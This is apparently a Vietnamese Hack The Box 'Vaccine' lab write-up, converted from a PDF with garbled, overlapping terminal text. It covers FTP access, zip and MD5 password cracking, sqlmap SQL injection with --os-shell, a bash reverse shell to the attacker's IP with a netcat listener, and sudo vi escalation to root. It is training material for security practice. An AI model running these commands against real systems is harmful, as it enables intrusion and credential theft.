minicom xsetmode
mkterm xsetroot
mkfifo xstdcmap
mk_modmap xsubpp
mksquashfs xvildtune
mlocate xvinfo
mtr xwininfo
mtrace xxd
mtr-packet xz
myisamchk xzcat
myisam_ftdump xzcmp
myisamlog xzdiff
myisampack xzegrep
my_print_defaults xzfgrep
mysql xzgrep
mysqladmin xzless
mysqld_analyze xzmore
mysqldbinlog yes
mysqldump zdump
mysqlcheck zdump
mysql_config_editor zipdetails
mysqld_multi zipgrep
mysqld_safe zipinfo
mysqldump #
```


```
# cd ~
cd -
# ls
ls user.txt
# cd /root
cd /root
# ls
ls reports root.txt
# strings root.txt
strings root.txt
af13b0bee69f8a877c3faf667f7beacf
#
```

Root flag: **af13b0bee69f8a877c3faf667f7beacf**

Kiểm tra kết quả:



## Lab (tier 2) : Vaccine Write-up



## Task1:

<b>TASK 1</b>	<b>Besides SSH and HTTP, what other service is hosted on this box?</b>	<b>***</b>	<b>SUBMIT ANSWER</b>	<b>HINT</b>
---------------	------------------------------------------------------------------------	------------	----------------------	-------------

## Các bước thực hiện:

Dùng công cụ Nmap để quét các cổng dịch vụ của máy mục tiêu:

```
[semloh4869㉿kali:~/hackthebox/Vaccine]
[semloh4869㉿kali:~/hackthebox/Vaccine] [root domain]
└─$ sudo nmap -sC -sV -oN 10.129.95.174
[sudo] password for semloh4869:
Starting Nmap 7.91 ( https://nmap.org ) at 2024-10-23 22:32 PDT
Nmap scan report for 10.129.95.174
Host is up (0.05s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 3.0.3
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|  _ftp-syst:
|_ STAT:
  Ftp server status:
  | Connected to ::ffff:10.16.42
  | User (none) logged in
  | Logging to /var/run/ftpd/ftpd.log
  | TYPE: ASCII
  | No session bandwidth limit
  | Session timeout in seconds is 300
  | Control connection is plain text
  | Data connections will be plain text
  |  At session startup, client count was 3
  |  vsFTPD 3.0.3 - secure, fast, stable
  |_End of status
22/tcp    open  ssh     OpenSSH 8.0p1 Ubuntu 0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 00:ee:58:07:75:34:b0:0b:91:65:b2:59:56:95:27:34 (RSA)
|   3072 0e:6e:81:18:89:2d:47:e7:14:7d:01:14:f1:bh:b0:h2:51 (ECDSA)
|_ 256 42:0c:c3:21:df:ef:a2:0b:c9:5e:03:42:id:69:00:28 (ED25519)
80/tcp   open  http   Apache httpd 2.4.41 (Ubuntu)
|_http-title: MegaCorp Login
| http-cookie-flags:
|   /:
|     PHPSESSID: 
|       httponly flag not set
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Unix; Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 33.78 seconds

[semloh4869㉿kali:~/hackthebox/Vaccine]
[semloh4869㉿kali:~/hackthebox/Vaccine] [root domain]
└─$
```

Bên cạnh các dịch vụ HTTP và SSH còn có dịch vụ FTP.

Đáp án : **FTP**

Kiểm tra đáp án:

TASK 1

Besides SSH and HTTP, what other service is hosted on this box?

\*\*\*



**ftp**

[Hide Answer](#)

## Task2:

TASK 2

This service can be configured to allow login with any password for specific username. What is that username?

\*\*\*\*\*S

[SUBMIT ANSWER](#)

[HINT](#)

## Các bước thực hiện:

Dịch vụ FTP cho phép đăng nhập không yêu cầu mật khẩu là user **anonymous**.

Kiểm tra kết quả:

TASK 2

This service can be configured to allow login with any password for specific username. What is that username?

\*\*\*\*\*S



**anonymous**

[Hide Answer](#)

## Task3:

TASK 3

What is the name of the file downloaded over this service?

\*\*\*\*\*.\*sp

SUBMIT ANSWER

HINT

## Các bước thực hiện:

```
[semloh4869㉿kali)-[~/hackthebox/Vaccine] ed
└─$ ftp 10.129.95.174
Connected to 10.129.95.174.
220 (vsFTPd 3.0.3)
Name (10.129.95.174:semloh4869): anonymous
331 Please specify the password.
Password: 
230 Login successful.
230 Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||10143|)
150 Here comes the directory listing.
-rwxr-xr-x 1 0 0 2533 Apr 13 12021 backup.zip
226 Directory send OK.
ftp> 
```

Sau khi thực hiện đăng nhập thông qua user **anonymous**, ta thấy trên server ftp có một file tên là **backup.zip**.

Kiểm tra kết quả:

TASK 3

What is the name of the file downloaded over this service?

\*\*\*\*\*.\*sp



**backup.zip**

[Hide Answer](#)

## Task4:

## TASK 4

**What script comes with the John The Ripper toolset and generates a hash from a password protected zip archive in a format to allow for cracking attempts?**

\*\*\*\*\*n

**SUBMIT ANSWER**

HINT

## Các bước thực hiện:

Tải file zip từ server ftp về máy:

```
226 Directory send OK.  
ftp> get backup.zip  
local: backup.zip remote: backup.zip  
229 Entering Extended Passive Mode (|||108751)|  
150 Opening BINARY mode data connection for backup.zip (2533 bytes).  
100% [*****] 00:01:00.000 2533 9.46 Kib/s 00:00 ETA  
226 Transfer complete.  
2533 bytes received in 00:01 (2.27 Kib/s)  
ftp> bye  
221 Goodbye.
```

Sau khi tải file backup.zip ta thực hiện giải nén thì cần phải có password:

```
File Actions Edit View Help
2024-10-23 22:28:21 TCP connection established with [AF_INET]38.46.224.104:443
└─(semloh4869㉿kali)-[~/hackthebox/Vaccine] (not bound)
└─$ ls
2024-10-23 22:28:21 TCP4_CLIENT [link remote: [AF_INET]38.46.224.104:443]
backup.zip starting_point_Novicer.ovpn from [AF_INET]38.46.224.104:443, size=e19afdba 005d335f
2024-10-23 22:28:22 VERIFY OK depth=2, C=GR, O=Hack The Box, OU=Systems, CN=HTB VPN: Root Certificate Authority
└─(semloh4869㉿kali)-[~/hackthebox/Vaccine], O=Hack The Box, OU=Systems, CN=HTB VPN: us-starting-point-1-dhcp Issuing
└─$ unzip -p backup.zip
[backup.zip] index.php password:certificate extended key usage
password incorrect--reenter: Certificate has EKU (str) TLS Web Client Authentication, expects TLS Web Server Authentication
2024-10-23 22:28:22 + Certificate has EKU (oid) 1.3.6.1.5.5.7.3.2, expects TLS Web Server Authentication
```

Lúc này ta sử dụng công cụ **John the ripper** để vét cạn mật khẩu. Trước tiên ta sẽ chuyển file backup.zip sang dạng hash bằng **zip2john**:

Sau đó chúng ta dùng lệnh sau để tìm mật khẩu:

```
john -wordlist=/usr/share/wordlists/rockyou.txt hashes
```

Dùng lệnh **john --show hashes** cho ta thấy mật khẩu đã bị bẻ khóa.

```
[semloh4869㉿kali] -[~/hackthebox/Vaccine] (not bound)
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt hashes46.224.104:443
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
741852963 :77136 (backup.zip) certificate extended key usage
1g 0:00:00:00 DONE (2024-10-23 23:02) 100.0g/s 819200p/s 819200c/s 819200C/s 123456 .. whitetiger Server Authentication
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
[semloh4869㉿kali] -[~/hackthebox/Vaccine], 0-Hack The Box, OU=Systems, CN=us-starting-point-1-dhcp
└─$ john --show hashes
backup.zip:741852963 :: backup.zip:style.css, index.php:backup.zip
1 password hash cracked, 0 left
```

Mật khẩu là: **741852963**

Thử giải nén bằng mật khẩu vừa tìm được:

```
2024-10-23 22:28:24 SENT CONTROL [us-starting-point-i-dnvp]
└─(semloh4869㉿kali)-[~/hackthebox/Vaccine]message: 'PUSH_R
$ unzip backup.zip
Archive: backup.zip
[backup.zip] index.php password: RT: --ifconfig/up options m
20 inflating: index.php TIONS IMPORT: route options modified
20 inflating: style.css TIONS IMPORT: route-related options m
2024-10-23 22:28:24 OPTIONS IMPORT: tun-mtu set to 1500
└─(semloh4869㉿kali)-[~/hackthebox/Vaccine]ry: dst 0.0.0.0
$ █
2024-10-23 22:28:24 net_route_v4_best_gw result: via 192.16
2024-10-23 22:28:24 ROUTE GATEWAY 192.168.110.2/255.255.255
```

## Đáp án cho Task4: **zip2john**

## Kiểm tra đáp án:

**TASK 4**

What script comes with the John The Ripper toolset and generates a hash from a password protected zip archive in a format to allow for cracking attempts?

\*\*\*\*\*n



**zip2john**

[Hide Answer](#)

## Task5:

## TASK 5

What is the password for the admin user on the website?

\*\*\*\*\*9

SUBMIT ANSWER

HINT

## Các bước thực hiện:

Dựa vào source code ta vừa tìm được, dùng lệnh **cat index.php | grep "pass"** để tìm thông tin về password:

```
(semloh4869㉿kali)-[~/hackthebox/Vaccine]
└─$ cat index.php | grep "pass"
if(isset($_POST['username']) && isset($_POST['password'])) {
    if($_POST['username'] == 'admin' && md5($_POST['password']) == "2cb42f8734ea607eefed3b70af13bbd3") {
        <label for="login__password"><svg class="icon"><use xmlns:xlink="http://www.w3.org/1999/xlink" xlink:href="#lock"></use></svg><span class="hidden">Password</span></label>
        <input id="login__password" type="password" name="password" class="form__input" placeholder="Password" required>
    }
}
└─$
```


Ta tìm được mật khẩu của user **admin** nhưng đang mã hóa ở dạng MD5:

**2cb42f8734ea607eefed3b70af13bbd3**

Ta dùng <https://crackstation.net/> để tìm giải mã password:

Enter up to 20 non-salted hashes, one per line:

2cb42f8734ea607eefed3b70af13bbd3



Supports: LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sh1\_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
2cb42f8734ea607eefed3b70af13bbd3	md5	qwerty789

Color Codes: **Green**: Exact match, **Yellow**: Partial match, **Red**: Not found.

Ta tìm được mật khẩu của user **admin** là **qwerty789**

Kiểm tra đáp án:

TASK 5

What is the password for the admin user on the website?

\*\*\*\*\*9



qwerty789

[Hide Answer](#)

## Task6:

TASK 6

What option can be passed to sqlmap to try to get command execution via the sql injection?

--\*\*--\*\*\*\*]

[SUBMIT ANSWER](#)

[HINT](#)

## Các bước thực hiện:

Ta dùng lệnh **sqlmap --help** để tìm lệnh:

Operating system access:

These options can be used to access the back-end database management system underlying operating system

--os-shell  
--os-pwn

Prompt for an interactive operating system shell  
Prompt for an OOB shell, Meterpreter or VNC

Đáp án : **--os-shell**

Kiểm tra đáp án:

**TASK 6**

What option can be passed to sqlmap to try to get command execution via the sql injection?

```
--**-****]
```



--os-shell

[Hide Answer](#)

## Task7:

**TASK 7**

What program can the postgres user run as root using sudo?

```
**
```

[SUBMIT ANSWER](#)

[HINT](#)

## Các bước thực hiện:

Ta vào dịch vụ web của máy mục tiêu thông qua browser:

The screenshot shows a browser window with the following details:

- Address bar: 10.129.95.174
- Page title: MegaCorp Login
- Form fields:
  - Username (input field)
  - Password (input field)
- Sign In button (blue button)

Dùng tài khoản **admin** ta tìm được ở task trước để đăng nhập:

User: **admin**

Pass: **qwerty789**

Sau khi đăng nhập thành công:

Name	Type	Fuel	Engine
Elixir	Sports	Petrol	2000cc
Sandy	Sedan	Petrol	1000cc
Meta	SUV	Petrol	800cc
Zeus	Sedan	Diesel	1000cc
Alpha	SUV	Petrol	1200cc
Canon	Minivan	Diesel	600cc
Pico	Sed	Petrol	750cc
Vroom	Minivan	Petrol	800cc
Lazer	Sports	Diesel	1400cc
Force	Sedan	Petrol	600cc

Ta thấy được đây là một catalogue được kết nối với database có thêm thanh tìm kiếm. Ta sử dụng kĩ thuật sql injection để thực hiện xâm nhập, dùng công cụ **sqlmap** để thực hiện tìm kiếm lỗ hổng:

Đầu tiên ta cần cookie của phiên đăng nhập hiện tại:

Cookie-Editor v1.13.0

Ad [Incogni](#) | Want to stop robocalls and spam emails today? Not interested Later

Search

PHPSESSID

Name: PHPSESSID  
Value: al0oa2f0n74vsdi23m6dfec2pl

Show Advanced

+ - ⌂ ⌂

Sau đó thực hiện lệnh:

```
sqlmap -u 'http://10.129.95.174/dashboard.php?search=any+query' --cookie="PHPSESSID=al0oa2f0n74vsdi23m6dfec2pl"
```

```

(semloh4869㉿kali)-[~/hackthebox/Vaccine]
$ sqlmap -u 'http://10.129.95.174/dashboard.php?search=any+query' --cookie="PHPSESSID=al0oa2f0n74vsdi23m6dfec2pl"
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting at 23:48:36 /2024-10-23/
[23:48:36] [INFO] testing connection to the target URL
[23:48:37] [INFO] testing if the target URL content is stable
[23:48:38] [INFO] target URL content is stable
[23:48:38] [INFO] testing if GET parameter 'search' is dynamic
[23:48:39] [WARNING] GET parameter 'search' does not appear to be dynamic
[23:48:40] [INFO] heuristic (basic) test shows that GET parameter 'search' might be injectable (possible DBMS: 'PostgreSQL')
[23:48:41] [INFO] testing for SQL injection on GET parameter 'search'
it looks like the back-end DBMS is 'PostgreSQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n]
for the remaining tests, do you want to include all tests for 'PostgreSQL' extending provided level (1) and risk (1) values? [Y/n] 1200cc
[23:48:44] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[23:48:52] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[23:48:54] [INFO] testing 'Generic inline queries'
[23:48:55] [INFO] testing 'PostgreSQL AND boolean-based blind - WHERE or HAVING clause (CAST)'
[23:49:01] [INFO] GET parameter 'search' appears to be 'PostgreSQL AND boolean-based blind - WHERE or HAVING clause (CAST)' injectable
[23:49:01] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[23:49:01] [INFO] GET parameter 'search' is 'PostgreSQL AND error-based - WHERE or HAVING clause' injectable
[23:49:01] [INFO] testing 'PostgreSQL time-based blind'
[23:49:02] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[23:49:02] [WARNING] time-based comparison requires larger statistical model, please wait.... (done)
[23:49:18] [INFO] GET parameter 'search' appears to be 'PostgreSQL > 8.1 stacked queries (comment)' injectable
[23:49:18] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[23:49:30] [INFO] GET parameter 'search' appears to be 'PostgreSQL > 8.1 AND time-based blind' injectable
[23:49:30] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
GET parameter 'search' is vulnerable. Do you want to keep testing the others (if any)? [y/N] ■

```

Kết quả trả về cho ta thấy lỗ hổng tìm thấy ở phần **search**. Ta đã xác nhận được việc máy mục tiêu có thể thực hiện tấn công sql injection. Lúc này ta sẽ dùng **sqlmap** một lần nữa với tùy chọn **--os-shell** để ta có thể nạp lệnh.

```

[23:57:34] [INFO] the back-end DBMS is PostgreSQL
web server operating system: Linux Ubuntu 19.10 or 20.04 or 20.10 (focal or eoan)
web application technology: Apache 2.4.41
back-end DBMS: PostgreSQL
[23:57:40] [INFO] fingerprinting the back-end DBMS operating system
[23:57:44] [INFO] the back-end DBMS operating system is Linux
[23:57:46] [INFO] testing if current user is DBA
[23:57:49] [INFO] retrieved: '1'
[23:57:50] [INFO] going to use 'COPY ... FROM PROGRAM ...' command execution
[23:57:50] [INFO] calling Linux OS shell. To quit type 'x' or 'q' and press ENTER
os-shell> ■

```

Ta đã có được shell, để đảm bảo tính ổn định ta sử dụng payload sau:

**bash -c "bash -i >& /dev/tcp/{your\_IP}/443 0>&1"**

```

[00:05:58] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'
No output
os-shell> bash -c "bash -i >& /dev/tcp/10.10.16.42/443 0>&1"
do you want to retrieve the command standard output? [Y/n/a]

[00:06:50] [CRITICAL] connection timed out to the target URL. sqlmap is going to retry the request(s)

```

Ta tạo netcat listener ở port 443:

```

(semloh4869㉿kali)-[~] 2024-10-24/
$ sudo nc -lvp 443
[sudo] password for semlohh4869: end DBMS 'postgresql'
listening on [any] 443... connection to the target URL
connect to [10.10.16.42] from (UNKNOWN) [10.129.95.174] 53402 session:
bash: cannot set terminal process group (3844): Inappropriate ioctl for device
bash: no job control in this shell

```

Lúc này ta đã xâm nhập thành công:

```
[semloh4869㉿kali)-[~]
└─$ sudo nct -l vnp 443 files
listening on [any] 443 ...
I stacked queries (comment)
connect to [10.10.16.42] from (UNKNOWN)[10.129.95.174] 53486
bash: cannot set terminal process group (3972): Inappropriate ioctl for device
bash: no job control in this shell
postgres@vaccine:/var/lib/postgresql/11/main$ ls
ls  Payload: search=any query` AND 1839=(SELECT 1839 FROM PG_SLEEP(5))-- AxoS
```

Dùng lệnh sau để làm cho shell tăng tính tương tác:

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
```

Dùng lệnh `find ~ user.txt` để tìm user flag:

```
/var/lib/postgresql/11/main/pg_tblspc  
/var/lib/postgresql/11/main/postmaster.opts the target URL. sqlmap is going to retry the request  
/var/lib/postgresql/user.txt ion timed out to the target URL  
/var/lib/postgresql/.pgsql_history  
find: 'user.txt': No such file or directory  
postgres@vaccine:/var/lib/postgresql/11/main$ cat /var/lib/postgresql/user.txt  
<ostgresql/11/main$ cat /var/lib/postgresql/user.txt  
ec9b13ca4d6229cd5cc1e09980965bf7box/Vaccine  
postgres@vaccine:/var/lib/postgresql/11/main$ █
```

User flag: **ec9b13ca4d6229cd5cc1e09980965bf7**

Tiếp theo chúng ta cần phải leo lên quyền **root** trong hệ thống:

```
postgres@vaccine:/var/lib/postgresql$ sudo -l  
sudo -l: PostgreSQL AND error-based - WHERE or HAVING clause  
[sudo] password for postgres: █  
[sudo] password for postgres: █
```

Ta thấy cần password để kiểm tra quyền của sudo.

Vì đây là hệ thống sử dụng cả PHP và SQL nên ta sẽ vào /var/www/html để tìm thông tin đăng

nhập:

```
postgres@vaccine:/var/lib/postgresql/11/main$ lsesql
ls [INFO] testing connection to the target URL
base pg_resumed pg_multixact pg_station pg_PG_VERSION stored ses postmaster.pid
global pg_notify pg_stat_tmp pg_wal
pg_commit_ts pg_replslot pg_subtrans pg_xact
pg_dynshmem pg_serial blin pg_tblspc postgresql.auto.conf
pg_logical Po pg_snapshots pg_twophase postmaster.opts HAVING clause (CAST)
postgres@vaccine:/var/lib/postgresql/11/main$ cd /var/www/html17) THEN NULL ELSE CAST((C
cd /var/www/html
postgres@vaccine:/var/www/html$ ls
ls -t title PostgreSQL AND error-based - WHERE or HAVING clause
bg.png load: se dashboard.js ny index.php+CA5style.css3 || CHR(106) || CHR(122) || CHR(106) || CH
dashboard.css dashboard.php license.txt
postgres@vaccine:/var/www/html$ cat * | grep "pass"
cat * | grep "pass" queries
Binary file (standard input) matches queries (comment)
postgres@vaccine:/var/www/html$ lsE-alPG_SLEEP(5)-
ls -al
total 392 time-based blind
drwxr-xr-x 2 root root 84096 Jul 23 2021 .blind
drwxr-xr-x 3 root root 4096 Jul 23 2021 EJECT 1839 FROM PG_SLEEP(5))- AxoS
-rw-rw-r-- 1 root root 362847 Feb 3 2020 bg.png
-rw-r--r-- 1 root root bac4723 Feb 3 2020 dashboard.css
-rw-r--r-- 1 root root system50 Jan 30 2020 dashboard.js or 20.10 (focal or eoan)
-rw-r--r-- 1 root root log2313 Feb 4 2020 dashboard.php
-rw-r--r-- 1 root root SQL2594 Feb 3 2020 index.php
-rw-r--r-- 1 root root erp1100 Jan 30 2020 license.txt rating system
-rw-r--r-- 1 root root bac3274 Feb 3 2020 style.css is Linux
```

Ta tìm được thông tin đăng nhập trong file dashboard.php:

```
postgres@vaccine:/var/www/html$ cat *.php | grep "pass" 'x' or 'q' and press ENTER
cat *.php | grep "pass" -j >6 /dev/tcp/10.10.16.42/443 0>617
do you want conn = pg_connect("host=localhost port=5432 dbname=carsdb user=postgres password=P@s5w0rd!");
if(isset($_POST['username']) && isset($_POST['password'])) {
```

Ta tìm được tài khoản:

**user=postgres**

**password=P@s5w0rd!**

Việc sử dụng shell sau một khoảng thời gian sẽ bị ngắt kết nối nên ta sẽ thực hiện khai thác thông qua SSH bằng tài khoản tìm được:

```
(semloh4869㉿kali)-[~]printing the back-end DBMS operating system
$ ssh postgres@10.129.95.174 DBMS operating system is Linux
The authenticity of host '10.129.95.174 (10.129.95.174)' can't be established.
ED25519 key fingerprint is SHA256:4qLpMBLGtEbuH0bR8YU15AGlIlpd0dsdiGh/pkeZYFo.
This key is not known by any other names. FROM PROGRAM ... command execution
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes press ENTER
Warning: Permanently added '10.129.95.174' (ED25519) to the list of known hosts.
postgres@10.129.95.174's password: standard output? [Y/n/a]
Permission denied, please try again.
postgres@10.129.95.174's password: timed out to the target URL. sqlmap is going to retry the request(s)
Welcome to Ubuntu 19.10 (GNU/Linux 5.3.0-64-generic x86_64)

 * Documentation: 7: https://help.ubuntu.com
 * Management:   https://landscape.canonical.com
 * Support:      https://ubuntu.com/advantage
semloh4869㉿kali)-[~/hackthebox/Vaccine]
System information as of Thu 24 Oct 2024 07:46:19 AM UTC

System load: 0.12           Processes:          182
Usage of /: 32.6% of 8.73GB Users logged in:      0
Memory usage: 22%           IP address for ens160: 10.129.95.174
Swap usage:  0%             
```

0 updates can be installed immediately.  
0 of these updates are security updates.

The list of available updates is more than a week old.  
To check for new updates run: sudo apt update

The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/\*/\*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.

```
postgres@vaccine:~$
```

Dùng sudo -l để kiểm tra quyền các quyền của sudo:

```
root::0          ff02::1        ip6-allnodes    ip6-localhost    ip6-loopback    localhost
postgres@vaccine:~$ sudo -l
[sudo] password for postgres:
Matching Defaults entries for postgres on vaccine:
  env_keep+="LANG LANGUAGE LINGUAS LC_* _XKB_CHARSET", env_keep+="XAPPLRESDIR XFILESEARCH
PATH XUSERFILESEARCHPATH", secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin
\:/sbin\:/bin, mail_badpass

User postgres may run the following commands on vaccine:
  (ALL) /bin/vi /etc/postgresql/11/main/pg_hba.conf
postgres@vaccine:~$
```

Quan sát ta thấy người dùng postgres có thể thực thi lệnh **vì** như người dùng root khi thực hiện với sudo

Kiểm tra đáp án:

TASK 7

What program can the postgres user run as root using sudo?

\*\*

vi

Hide Answer



## Submit user flag:

SUBMIT FLAG

Submit user flag

\*\*\*\*\*

SUBMIT ANSWER



## Các bước thực hiện:

Sử dụng user flag ta tìm được khi nãy

User flag: **ec9b13ca4d6229cd5cc1e09980965bf7**

Kiểm tra kết quả:

SUBMIT FLAG

Submit user flag


\*\*\*\*\*

**ec9b13ca4d6229cd5cc1e09980965bf7**

Hide Answer



## Submit root flag:



## Các bước thực hiện:

Chúng ta có quyền sudo để thực hiện thay đổi file `/etc/postgresql/11/main/pg_hba.conf` thông qua lệnh `sudo /bin/vi`. Dựa theo <https://gtfobins.github.io/gtfobins/vi/#sudo> chúng ta có thể lợi dụng quyền này thông qua GTFOBins:

### Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo vi -c ':!/bin/sh' /dev/null
```

Ta thực hiện như sau:

```
sudo /bin/vi /etc/postgresql/11/main/pg_hba.conf -c ':!/bin/sh' /dev/null
[REDACTED]
postgres@vaccine:~$ sudo /bin/vi /etc/postgresql/11/main/pg_hba.conf -c ':!/bin/sh' /dev/null
[sudo] password for postgres:
Sorry, user postgres is not allowed to execute '/bin/vi /etc/postgresql/11/main/pg_hba.conf
-c :!/bin/sh/dev/null' as root on vaccine.
postgres@vaccine:~$ █
```

Kết quả cho thấy sudo bị hạn chế đến `/bin/vi /etc/postgresql/11/main/pg_hba.conf`.

Ta sẽ thực hiện cách khác của GTFOBins:

```
;) vi
:set shell=/bin/sh
:shell
```

Dùng lệnh `sudo /bin/vi /etc/postgresql/11/main/pg_hba.conf`

Ta đã có thể mở vi editor với quyền của superuser :

```
File Actions Edit View Help
# PostgreSQL Client Authentication Configuration File
# This file controls which hosts are allowed to connect, how clients
# are authenticated, which PostgreSQL user names they can use, which
# databases they can access. Records take one of these forms:
# local [DATABASE] [USER] [METHOD] [OPTIONS]
# host      DATABASE  USER   ADDRESS  METHOD  [OPTIONS]
# hostssl  @ DATABASE /USER  ADDRESS  METHOD  [OPTIONS]
# hostnossL DATABASE  USER   ADDRESS  METHOD  [OPTIONS]
#
# (The uppercase items must be replaced by actual values.)
# $ []
# The first field is the connection type: "local" is a Unix-domain
# socket, "host" is either a plain or SSL-encrypted TCP/IP socket,
# "hostssl" is an SSL-encrypted TCP/IP socket, and "hostnossL" is a
# plain TCP/IP socket.
#
# DATABASE can be "all", "sameuser", "samerole", "replication", a
# database name, or a comma-separated list thereof. The "all"
# keyword does not match "replication". Access to replication
# must be enabled in a separate record (see example below).
#
# USER can be "all", a user name, a group name prefixed with "+", or a
# comma-separated list thereof. In both the DATABASE and USER fields
# you can also write a file name prefixed with "@" to include names
# from a separate file.
#
# ADDRESS specifies the set of hosts the record matches. It can be a
# host name, or it is made up of an IP address and a CIDR mask that is
# an integer (between 0 and 32 (IPv4) or 128 (IPv6) inclusive) that
# specifies the number of significant bits in the mask. A host name
# that starts with a dot (.) matches a suffix of the actual host name.
# Alternatively, you can write an IP address and netmask in separate
# columns to specify the set of hosts. Instead of a CIDR-address, you
# can write "samehost" to match any of the server's own IP addresses,
# or "samenet" to match any address in any subnet that the server is
# directly connected to.
#
# METHOD can be "trust", "reject", "md5", "password", "scram-sha-256",
# "gss", "sspi", "ident", "peer", "pam", "ldap", "radius" or "cert".
# Note that "password" sends passwords in clear text; "md5" or
```

Ta nhập phím ":" sau đó ghi **set shell=/bin/sh**

Sau đó nhập phím ":" sau đó ghi **shell**

Lúc này ta đã lấy được quyền root của hệ thống:

```
[BACK-END DBMS] postgres@vaccine:~$ 
postgres@vaccine:~$ user@host:~$ [REDACTED]
::1          ff00::0          ff02::2      link    ip6-allrouters   ip6-localnet     ip6-mcastprefix  vaccine
fe00::0      ff02::1          ff02::1      link    ip6-allnodesBA   ip6-localhost   ip6-loopback    localhost
postgres@vaccine:~$ sudo -l: all
[sudo] password for postgres: [REDACTED]
[REDACTED] [CRITICAL] Connection timed out to the target URL. sqlmap is going to retry the request(s)
User postgres may run the following commands on vaccine: URL
